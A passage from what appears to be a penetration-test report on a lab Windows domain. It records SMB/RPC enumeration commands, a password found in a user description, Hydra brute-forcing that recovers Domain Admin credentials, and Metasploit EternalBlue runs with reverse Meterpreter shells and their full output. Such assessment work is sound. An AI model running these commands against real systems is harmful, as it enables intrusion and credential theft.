[+] 192.168.0.2:445       - Host is running Windows 2008 R2 Datacenter SP1 (build:7601) (name:SERVER2) (domain:UADCWNET) (signatures:required)
[*] 192.168.0.1-2,10-11:445 - Scanned 2 of 4 hosts (50% complete)
[+] 192.168.0.10:445      - Host is running Windows 7 Professional SP1 (build:7601) (name:CLIENT1) (domain:UADCWNET) (signatures:optional)
[*] 192.168.0.1-2,10-11:445 - Scanned 3 of 4 hosts (75% complete)
[+] 192.168.0.11:445      - Host is running Windows 7 Professional SP1 (build:7601) (name:CLIENT2) (domain:UADCWNET) (signatures:optional)
[*] 192.168.0.1-2,10-11:445 - Scanned 4 of 4 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/smb/smb_version) >
```

These results show that each device supported SMB versions 1 and 2. Additionally, the SMB service provided details of the operating systems running on each device. This information is much more specific than the most likely versions given by Nmap's operating system detection, but matches the details gathered by Nmap in its version scan of some of the Windows services (which can be seen in Appendix A, Listing 39). Since the information obtained by this Metasploit module was sourced directly from the SMB service rather than inferred,

and is confirmed by some of Nmap's version detection results, it is likely to be accurate.

The `rpcclient` utility was then used to gather information from the MSRPC service. The commands shown in Listing 15 were used to check which of the Domain Controllers the provided standard domain account could authenticate with.

Listing 15: Using `rpcclient` to test the provided credentials

```
rpcclient -U "test%test123" 192.168.0.1
rpcclient -U "test%test123" 192.168.0.2
```

Authenticating using the provided credentials was found to be permitted on server1 but not server2. Therefore, the `rpcclient` commands used for enumeration were run against server1.

The `rpcclient` command shown in Listing 16 was then used to get information about the domain. The output of this command is given in Listing 17, and shows the name of the domain as well as confirming again that server1 was a Domain Controller.

Listing 16: `rpcclient` commands used to get domain info

```
rpcclient -U "test%test123" -c "querydominfo"
   ↪ 192.168.0.1
```

Listing 17: Domain info given by `rpcclient`

```
Domain:         UADCWNET
Server:
Comment:
Total Users:    112
Total Groups:   0
Total Aliases:  17
Sequence No:    1
Force Logoff:   -1
Domain Server State:    0x1
Server Role:    ROLE_DOMAIN_PDC
Unknown 3:      0x1
```

Next, the `rpcclient` commands shown in Listing 18 were used to get lists of domain users, groups and display info (which contains more information about domain users). The output of these commands, which was quite lengthy and thus is included in Appendix A, Listing 41, provided lists of the users and groups in the domain, as well as some information about each user which included their description string. The user information for `D.Pena` given by the `querydispinfo` command included a note of their password in the description string, as shown in Listing 19.

Listing 18: `rpcclient` commands used to get user and group information

```
rpcclient -U "test%test123" -c "enumdomusers"
   ↪ 192.168.0.1
rpcclient -U "test%test123" -c "enumdomgroups"
   ↪ 192.168.0.1
rpcclient -U "test%test123" -c "querydispinfo"
   ↪ 192.168.0.1
```

Listing 19: User information for `D.Pena`

```
index: 0xf27 RID: 0x49c acb: 0x00000210 Account: D.
   ↪ Pena Name: Doris Pena        Desc: password:
   ↪ Fb4M71joK9uTpxiaGt6
```

The `smbmap` utility was then used to scan for SMB shares on the network. As well as the provided credentials, the credentials of the user `D.Pena` were used. This served to verify these credentials and provide a level of validation to the results of the `rpcclient`-based enumeration steps. The commands used for this purpose are shown in Listing 20. These commands produced the same results for each user, as shown in Listing 21, indicating that the credentials were valid and that the user `D.Pena` did not have a higher level of access to network shares than the provided account. In order to verify that access to these resources required authentication, the same `smbmap` command was also run with false credentials as well as no credentials, as shown in Listing 22. These commands failed, showing that valid domain credentials were required.

Listing 20: Commands used to discover network shares

```
smbmap -H 192.168.0.1 -u test -p test123
smbmap -H 192.168.0.1 -u D.Pena -p Fb4M71joK9uTpxiaGt6
smbmap -H 192.168.0.2 -u test -p test123
smbmap -H 192.168.0.2 -u D.Pena -p Fb4M71joK9uTpxiaGt6
```

Listing 21: Results of scans for shares

```
[+] Finding open SMB ports....
[+] User SMB session establishd on 192.168.0.1...
[+] IP: 192.168.0.1:445 Name: 192.168.0.1
        Disk                                    Permissions
        ----                                    -----------
        ADMIN$                                  NO ACCESS
        C$                                      NO ACCESS
        Fileshare1                              READ ONLY
        Fileshare2                              READ ONLY
        HR                                      READ ONLY
        IPC$                                    NO ACCESS
        NETLOGON                                READ ONLY
        Resources                               READ ONLY
        SYSVOL                                  READ ONLY
        Users$                                  NO ACCESS

[+] Finding open SMB ports....
[+] User SMB session establishd on 192.168.0.1...
[+] IP: 192.168.0.1:445 Name: 192.168.0.1
        Disk                                    Permissions
        ----                                    -----------
        ADMIN$                                  NO ACCESS
        C$                                      NO ACCESS
        Fileshare1                              READ ONLY
        Fileshare2                              READ ONLY
        HR                                      READ ONLY
        IPC$                                    NO ACCESS
        NETLOGON                                READ ONLY
        Resources                               READ ONLY
        SYSVOL                                  READ ONLY
        Users$                                  NO ACCESS

[+] Finding open SMB ports....
[+] User SMB session establishd on 192.168.0.2...
[+] IP: 192.168.0.2:445 Name: 192.168.0.2
        Disk                                    Permissions
        ----                                    -----------
        ADMIN$                                  NO ACCESS
        C$                                      NO ACCESS
        IPC$                                    NO ACCESS
        NETLOGON                                READ ONLY
        SYSVOL                                  READ ONLY
```

```
[+] Finding open SMB ports....
[+] User SMB session establishd on 192.168.0.2...
[+] IP: 192.168.0.2:445 Name: 192.168.0.2
        Disk                                    Permissions
        ----                                    -----------
        ADMIN$                                  NO ACCESS
        C$                                      NO ACCESS
        IPC$                                    NO ACCESS
        NETLOGON                                READ ONLY
        SYSVOL                                  READ ONLY
```

Listing 22: Commands used to verify that domain credentials were required

```
smbmap -H 192.168.0.1 -u test -p wrong
smbmap -H 192.168.0.1
```

These results were validated by manually browsing the network for shares using Windows Explorer on the provided workstation. All of the shares listed as `READ ONLY` in Listing 21 were discovered. Additionally, the provided workstation was used to search for files in these shares containing sensitive information, but none were discovered.

After this, `rpcclient` was used again to query domain password policy information, using the command in Listing 23. The output given by this command is shown in Listing 24. These results show that the minimum password length for domain users was 7 characters, and that a setting to store passwords in cleartext was active.

Listing 23: `rpcclient` command used to query password policy information

```
rpcclient -U "test%test123" -c "getdompwinfo"
   ↪ 192.168.0.1
```

Listing 24: Domain password policy information

```
min_password_length: 7
password_properties: 0x00000010
        DOMAIN_PASSWORD_STORE_CLEARTEXT
```

To check if any domain users did not require Kerberos pre-authentication, allowing their password hashes to be discovered, the Impacket example script

`GetNPUsers.py` was used, as shown in Listing 25. The file `users.txt` contained every username discovered using `rpcclient`. This Impacket script did not discover any users for whom Kerberos pre-authentication was not required.

Listing 25: Command to check for users with Kerberos pre-auth disabled

```
python GetNPUsers.py uadcwnet.com/ -no-pass -usersfile
   ↪  users.txt -dc-ip 192.168.0.1
```

Finally, the `enum4linux` script was used to gather more information. This script is a wrapper around many of the utilities already used, such as `rpcclient`, but provided some futher information such as a list of which users were members of which groups. The command used to run this script is shown in Listing 26. The output produced by this script is very lengthy, and thus is included in Appendix A, Listing 42. One relevant piece of information given in the output is that the user `D.Pena`, whose credentials were discovered, was not a member of any administrative group, which makes sense given their low level of access to network shares.

Listing 26: `enum4linux` command

```
enum4linux -U -S -G -P -o -n -i -u test -p test123
   ↪ 192.168.0.1
```

2.2.3 SNMP Enumeration

Since the Nmap UDP scan indicated that the SNMP service may have been running on each of the network devices, the `snmp-check` utility was used to attempt to gather information from this service. The commands shown in Listing 27 were used to attempt to read information from the SNMP service using the default community string `public`. These commands timed out, giving no information. This indicates that either SNMP was not installed, the community string had been changed or access was otherwise restricted.

Listing 27: Commands used to attempt to gather SNMP information

```
snmp-check 192.168.0.1 -c public
snmp-check 192.168.0.2 -c public
snmp-check 192.168.0.10 -c public
snmp-check 192.168.0.11 -c public
```


2.2.4 FTP Enumeration

The command in Listing 28 was used to connect to the FTP server running on server2, from which point various sets of credentials were tried to determine which, if any, were valid, and whether anonymous login was permitted. Both the provided credentials and `D.Pena`'s credentials appeared invalid, as when these or any login information was entered, a session under the user `Anonymous` was created. An anonymous session was also created when no username or password were entered. These results are shown in Figure 12.

Listing 28: Command used to connect to the FTP server on server2

```
ftp 192.168.0.2
```

Figure 12: Checking the validity of credentials on the FTP server



2.2.5 Telnet Enumeration

The commands shown in Listing 29 were used to connect to the Telnet services present on server1 and server2, after which the provided credentials as well as `D.Pena`'s credentials were tried. Neither of these were accepted on either Telnet service.

Listing 29: Commands used to connect to Telnet on server1 and server2

```
telnet 192.168.0.1
telnet 192.168.0.2
```

2.2.6 SMTP Enumeration

In an attempt to enumerate SMTP users, the `smtp-user-enum.pl` script was used as shown in Listing 30. As previously, the file `users.txt` contained a list of all discovered domain users. These commands did not discover any SMTP users.

Listing 30: Commands to attempt to enumerate SMTP users

```
./smtp-user-enum.pl -M RCPT -D uadcwnet.com -U users.
   ↪ txt -t 192.168.0.1
./smtp-user-enum.pl -M VRFY -D uadcwnet.com -U users.
   ↪ txt -t 192.168.0.1
```

2.2.7 NTP Enumeration

Since the Nmap UDP scan indicated that the NTP service was running on server1 and server2, the Nmap script `ntp-info` was run in an attempt to gather information from the service. The command used to run this script is shown in Listing 31, and its output is given in Listing 32, showing that the only information the script was able to gather was time stamp information.

Listing 31: Nmap command used to gather NTP information

```
nmap -sU -p123 -T4 -vv --script ntp-info 192.168.0.1-2
```

Listing 32: Results of Nmap NTP enumeration

```
# Nmap 7.80 scan initiated Thu Nov  7 07:33:31 2019 as
   ↪ : nmap -sU -p123 -T4 -vv --script ntp-info
   ↪ 192.168.0.1-2
Nmap scan report for 192.168.0.1
Host is up, received arp-response (0.00051s latency).
Scanned at 2019-11-07 07:33:32 EST for 10s

PORT    STATE SERVICE REASON
123/udp open  ntp     udp-response ttl 128
| ntp-info:
|_  receive time stamp: 2019-11-07T12:33:43
MAC Address: 00:0C:29:77:67:D6 (VMware)
```

```
Nmap scan report for 192.168.0.2
Host is up, received arp-response (0.00026s latency).
Scanned at 2019-11-07 07:33:32 EST for 10s

PORT    STATE SERVICE REASON
123/udp open  ntp     udp-response ttl 128
| ntp-info:
|_  receive time stamp: 2019-11-07T12:33:44
MAC Address: 00:0C:29:70:FC:E3 (VMware)

Read data files from: /usr/bin/../share/nmap
# Nmap done at Thu Nov  7 07:33:42 2019 -- 2 IP
   ↪ addresses (2 hosts up) scanned in 10.55 seconds
```

2.2.8 Summary of Results

- The DNS domain names of each host are shown in Listing 10, while zone transfer data obtained from server1 is shown in Listing 12, including the same mappings obtained by the reverse DNS lookup. A zone transfer attempt against server2 was not successful.
- The results of a NetBIOS node status query against each host, revealing that server1 and server2 were Domain Controllers and that the domain was called `UADCWNET`, are shown in Listing 14.
- Each host supported SMB versions 1 and 2, server1 and server2 were running Windows Server 2008 R2 Datacenter SP1, and client1 and client2 were running Windows 7 Professional SP1.
- Authentication with the MSRPC service using the provided credentials was permitted on server1 but not server2, and querying domain info from server1 again indicated that this device was a domain controller and that the Windows domain name was `UADCWNET`.
- Users, groups and further user information obtained from the MSRPC service are shown in Appendix A, Listing 41. These results include a note of the password for the user `D.Pena`.
- The provided account and the user `D.Pena` have the same access to network shares as shown in Listing 21.
- The minimum password length for domain accounts was 7 characters, and a setting to store passwords in cleartext was active.
- No users appeared to have Kerberos pre-authentication disabled.
- Full enumeration results obtained using `enum4linux` are given in Appendix A, Listing 42.

- While the Nmap UDP scan indicated that the SNMP service was running on each host, no information could be obtained from these services using the default community string.
- No known credentials appeared to be valid on the FTP server on server2, with every set tried leading to authentication as the user `Anonymous`.
- No known credentials were valid on either Telnet service.
- None of the discovered usernames appeared to be present as SMTP users.
- NTP time stamp information is shown in Listing 32.

2.3 Vulnerability Scanning

The purpose of this stage was to use both automated and manual techniques to attempt to identify any known vulnerabilities affecting the applications and services on the network. Firstly, Nmap's vulnerability scanning scripts were run against each host, as shown in Listing 33. These scripts identified that each host was vulnerable to MS17-010, also known as EternalBlue. The output each command gave to this effect is shown in Listing 34.

Listing 33: Commands to run Nmap vulnerability scanning scripts

```
nmap --script vuln -vv -T4 192.168.0.1
nmap --script vuln -vv -T4 192.168.0.2
nmap --script vuln -vv -T4 192.168.0.10
nmap --script vuln -vv -T4 192.168.0.11
```

Listing 34: Nmap notification of vulnerability to MS17-010

```
smb-vuln-ms17-010:
   VULNERABLE:
   Remote Code Execution vulnerability in Microsoft
      ↪ SMBv1 servers (ms17-010)
     State: VULNERABLE
     IDs:  CVE:CVE-2017-0143
     Risk factor: HIGH
       A critical remote code execution vulnerability
          ↪ exists in Microsoft SMBv1
        servers (ms17-010).

     Disclosure date: 2017-03-14
     References:
```

```
https://technet.microsoft.com/en-us/library/
    ↪ security/ms17-010.aspx
https://cve.mitre.org/cgi-bin/cvename.cgi?name=
    ↪ CVE-2017-0143
https://blogs.technet.microsoft.com/msrc
    ↪ /2017/05/12/customer-guidance-for-
    ↪ wannacrypt-attacks/
```

Additionally, Nessus was used to run a vulnerability scan against each host. The Basic Network Scan preset was used, with the targets set to a list of all four online hosts, as shown in Figure 13. A number of potential vulnerabilities were discovered by this scan, and an overview of its results is shown in Figure 14. The executive summary document produced by Nessus is quite lengthy, and thus is included in Appendix A. The full vulnerability report is extremely lengthy, and thus is not included in this document.

Figure 13: Nessus scan settings





Figure 14: Overview of Nessus scan results



It was also noted that one of Impacket's example scripts, `goldenPac.py`, pertains to MS14-068, a vulnerability affecting the versions of Windows running on each of the hosts [10]. Finally, an internet search engine was used to search for vulnerability records relevant to the service versions discovered in the scanning stage. Relevant vulnerability records were found on sites including cvedetails.com, securityfocus.com and docs.microsoft.com. The primary vulnerabilities of interest discovered are listed below:

- A remote code execution vulnerability in Microsoft SMBv1 servers potentially affecting server1, server2, client1 and client2 (Microsoft Security Bulletin MS17-010) [15].
- A privilege escalation vulnerability in Microsoft Kerberos potentially affecting server1, server2, client1 and client2 (Microsoft Security Bulletin MS14-068) [10].
- A number of directory traversal conditions in Home FTP Server potentially affecting server2, including Bugtraq ID 40419 [6], but these were difficult to narrow down since the version of Home FTP Server was not known.
- An authentication bypass vulnerability in ArGoSoft Mail Server Freeware potentially affecting server1 (Bugtraq ID: 7608) [1].
- A denial of service vulnerability in Microsoft DNS Server potentially affecting server1 and server2 (Microsoft Secuirty Bulletin MS12-017) [7].
- An authentication bypass and remote code execution vulnerability in webSPELL 4 potentially affecting server2 (CVE-2007-1160) [16].

It was also noted that the execution of PowerShell scripts was disabled on the provided workstation, with no ability to re-enable this feature, meaning the privilege escalation checks script from PowerSploit could not be run.

2.3.1 Summary of Results

See above for a list of the primary vulnerabilities of interest.

2.4 Exploitation

In this stage, attempts were made to exploit the vulnerabilities discovered in order to verify their existence as well as evaluate their ease of exploitation and impact. This stage also included performing brute-force attacks against relevant network services. Brute-forcing the FTP service was not possible as invalid credentials resulted in successful authentication as the user `Anonymous`, and brute-forcing Telnet logins is likely to be relatively slow and unreliable, so only the SMB service was subject to brute-force attempts. The command used to perform a brute-force attack against the SMB service on server1, using the list of all known usernames and a small dictionary of 3000 common passwords, is shown in Listing 35. This attack took approximately 30 minutes, and did not discover any valid credentials. Additionally, a similar attack with a larger dictionary of around 10000 common passwords of at least 7 characters was run against only Domain Admin accounts, using the command in Listing 36. This took approximately 12 minutes and discovered one set of Domain Admin credentials which were then verified using `rpcclient`, as shown in Figure 15.

Listing 35: Command for SMB brute-force attack against all users

```
hydra -L users.txt -P common_passwords_small.txt smb
   ↪ ://192.168.0.1
```

Listing 36: Command for SMB brute-force attack against Domain Admins

```
hydra -L admins.txt -P common_passwords_med.txt smb
   ↪ ://192.168.0.1
```

Figure 15: Using Hydra to brute-force Domain Admin logins

```
root@kali:~# hydra -L admins.txt -P common_passwords_med.txt smb://192.168.0.1
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2019-11-30 09:05:46
[INFO] Reduced number of tasks to 1 (smb does not like parallel connections)
[DATA] max 1 task per 1 server, overall 1 task, 67074 login tries (l:7/p:9582), ~67074 tries per task
[DATA] attacking smb://192.168.0.1:445/
[STATUS] 5387.00 tries/min, 5387 tries in 00:01h, 61687 to do in 00:12h, 1 active
[STATUS] 5395.33 tries/min, 16186 tries in 00:03h, 50888 to do in 00:10h, 1 active
[STATUS] 5438.71 tries/min, 38071 tries in 00:07h, 29003 to do in 00:06h, 1 active
[445][smb] host: 192.168.0.1   login: C.Olson   password: implementation
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2019-11-30 09:17:41
root@kali:~# rpcclient -U "C.Olson%implementation" 192.168.0.1
rpcclient $> quit
root@kali:~#
```

Next, an attempt was made to exploit MS17-010, the remote code execution vulnerability in the Microsoft SMB service detected on each host. Metasploit contains an exploit module for this vulnerability which was used for this purpose. This Metasploit module and the settings used for running it against server1 are shown in Figure 16. The exploit was successful, and to verify that the resulting Meterpreter session functioned as expected, the commands `sysinfo` and `getuid` were run to get information about the host and the current user, respectively, as shown in Figure 17. This exploit was also successful against server2, client1 and client2, as shown in Figures 18, 19 and 20, respectively. The settings used for running the exploit against the other hosts were identical except for the IP address set as the `RHOSTS` option. As can be seen from Figures 17, 18, 19 and 20, this exploit granted access with `SYSTEM` privileges.

Figure 16: Metasploit setup for exploiting MS17-010 on server1

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.0.1
RHOSTS => 192.168.0.1
msf5 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.0.100
LHOST => 192.168.0.100
msf5 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         192.168.0.1      yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT          445              yes       The target port (TCP)
   SMBDomain      .                no        (Optional) The Windows domain to use for authentication
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.0.100    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs
```

Figure 17: Successful exploitation of MS17-010 on server1

```
[*] 192.168.0.1:445 - Connecting to target for exploitation.
[+] 192.168.0.1:445 - Connection established for exploitation.
[+] 192.168.0.1:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.0.1:445 - CORE raw buffer dump (53 bytes)
[*] 192.168.0.1:445 - 0x00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32  Windows Server 2
[*] 192.168.0.1:445 - 0x00000010  30 30 38 20 52 32 20 44 61 74 61 63 65 6e 74 65  008 R2 Datacente
[*] 192.168.0.1:445 - 0x00000020  72 20 37 36 30 31 20 53 65 72 76 69 63 65 20 50  r 7601 Service P
[*] 192.168.0.1:445 - 0x00000030  61 63 6b 20 31                                    ack 1
[+] 192.168.0.1:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.0.1:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.0.1:445 - Sending all but last fragment of exploit packet
[*] 192.168.0.1:445 - Starting non-paged pool grooming
[+] 192.168.0.1:445 - Sending SMBv2 buffers
[+] 192.168.0.1:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.0.1:445 - Sending final SMBv2 buffers.
[*] 192.168.0.1:445 - Sending last fragment of exploit packet!
[*] 192.168.0.1:445 - Receiving response from exploit packet
[+] 192.168.0.1:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.0.1:445 - Sending egg to corrupted connection.
[*] 192.168.0.1:445 - Triggering free of corrupted buffer.
[*] Sending stage (206403 bytes) to 192.168.0.1
[*] Meterpreter session 1 opened (192.168.0.100:4444 -> 192.168.0.1:64987) at 2019-11-04 06:23:03 -0500
[+] 192.168.0.1:445 - =-=-=-=
```

Figure 18: Successful exploitation of MS17-010 on server2

```
[*] 192.168.0.2:445 - Connecting to target for exploitation.
[+] 192.168.0.2:445 - Connection established for exploitation.
[+] 192.168.0.2:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.0.2:445 - CORE raw buffer dump (53 bytes)
[*] 192.168.0.2:445 - 0x00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32  Windows Server 2
[*] 192.168.0.2:445 - 0x00000010  30 30 38 20 52 32 20 44 61 74 61 63 65 6e 74 65  008 R2 Datacente
[*] 192.168.0.2:445 - 0x00000020  72 20 37 36 30 31 20 53 65 72 76 69 63 65 20 50  r 7601 Service P
[*] 192.168.0.2:445 - 0x00000030  61 63 6b 20 31                                   ack 1
[+] 192.168.0.2:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.0.2:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.0.2:445 - Sending all but last fragment of exploit packet
[*] 192.168.0.2:445 - Starting non-paged pool grooming
[+] 192.168.0.2:445 - Sending SMBv2 buffers
[+] 192.168.0.2:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.0.2:445 - Sending final SMBv2 buffers.
[*] 192.168.0.2:445 - Sending last fragment of exploit packet!
[*] 192.168.0.2:445 - Receiving response from exploit packet
[+] 192.168.0.2:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.0.2:445 - Sending egg to corrupted connection.
[*] 192.168.0.2:445 - Triggering free of corrupted buffer.
[*] Sending stage (206403 bytes) to 192.168.0.2
[*] Meterpreter session 1 opened (192.168.0.100:4444 -> 192.168.0.2:58504) at 2019-11-30 06:58:59 -0500
[+] 192.168.0.2:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.0.2:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.0.2:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > sysinfo
Computer        : SERVER2
OS              : Windows 2008 R2 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : UADCWNET
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Figure 19: Successful exploitation of MS17-010 on client1

```
[+] 192.168.0.10:445 - Connection established for exploitation.
[+] 192.168.0.10:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.0.10:445 - CORE raw buffer dump (42 bytes)
[*] 192.168.0.10:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 192.168.0.10:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 192.168.0.10:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 192.168.0.10:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.0.10:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.0.10:445 - Sending all but last fragment of exploit packet
[*] 192.168.0.10:445 - Starting non-paged pool grooming
[+] 192.168.0.10:445 - Sending SMBv2 buffers
[+] 192.168.0.10:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.0.10:445 - Sending final SMBv2 buffers.
[*] 192.168.0.10:445 - Sending last fragment of exploit packet!
[*] 192.168.0.10:445 - Receiving response from exploit packet
[+] 192.168.0.10:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.0.10:445 - Sending egg to corrupted connection.
[*] 192.168.0.10:445 - Triggering free of corrupted buffer.
[*] Sending stage (206403 bytes) to 192.168.0.10
[*] Meterpreter session 2 opened (192.168.0.100:4445 -> 192.168.0.10:62952) at 2019-11-30 07:01:17 -0500

[+] 192.168.0.10:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.0.10:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.0.10:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter >
meterpreter > sysinfo
Computer        : CLIENT1
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : UADCWNET
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Figure 20: Successful exploitation of MS17-010 on client2

```
[*] 192.168.0.11:445 - Connecting to target for exploitation.
[+] 192.168.0.11:445 - Connection established for exploitation.
[+] 192.168.0.11:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.0.11:445 - CORE raw buffer dump (42 bytes)
[*] 192.168.0.11:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 192.168.0.11:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 192.168.0.11:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 192.168.0.11:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.0.11:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.0.11:445 - Sending all but last fragment of exploit packet
[*] 192.168.0.11:445 - Starting non-paged pool grooming
[+] 192.168.0.11:445 - Sending SMBv2 buffers
[+] 192.168.0.11:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
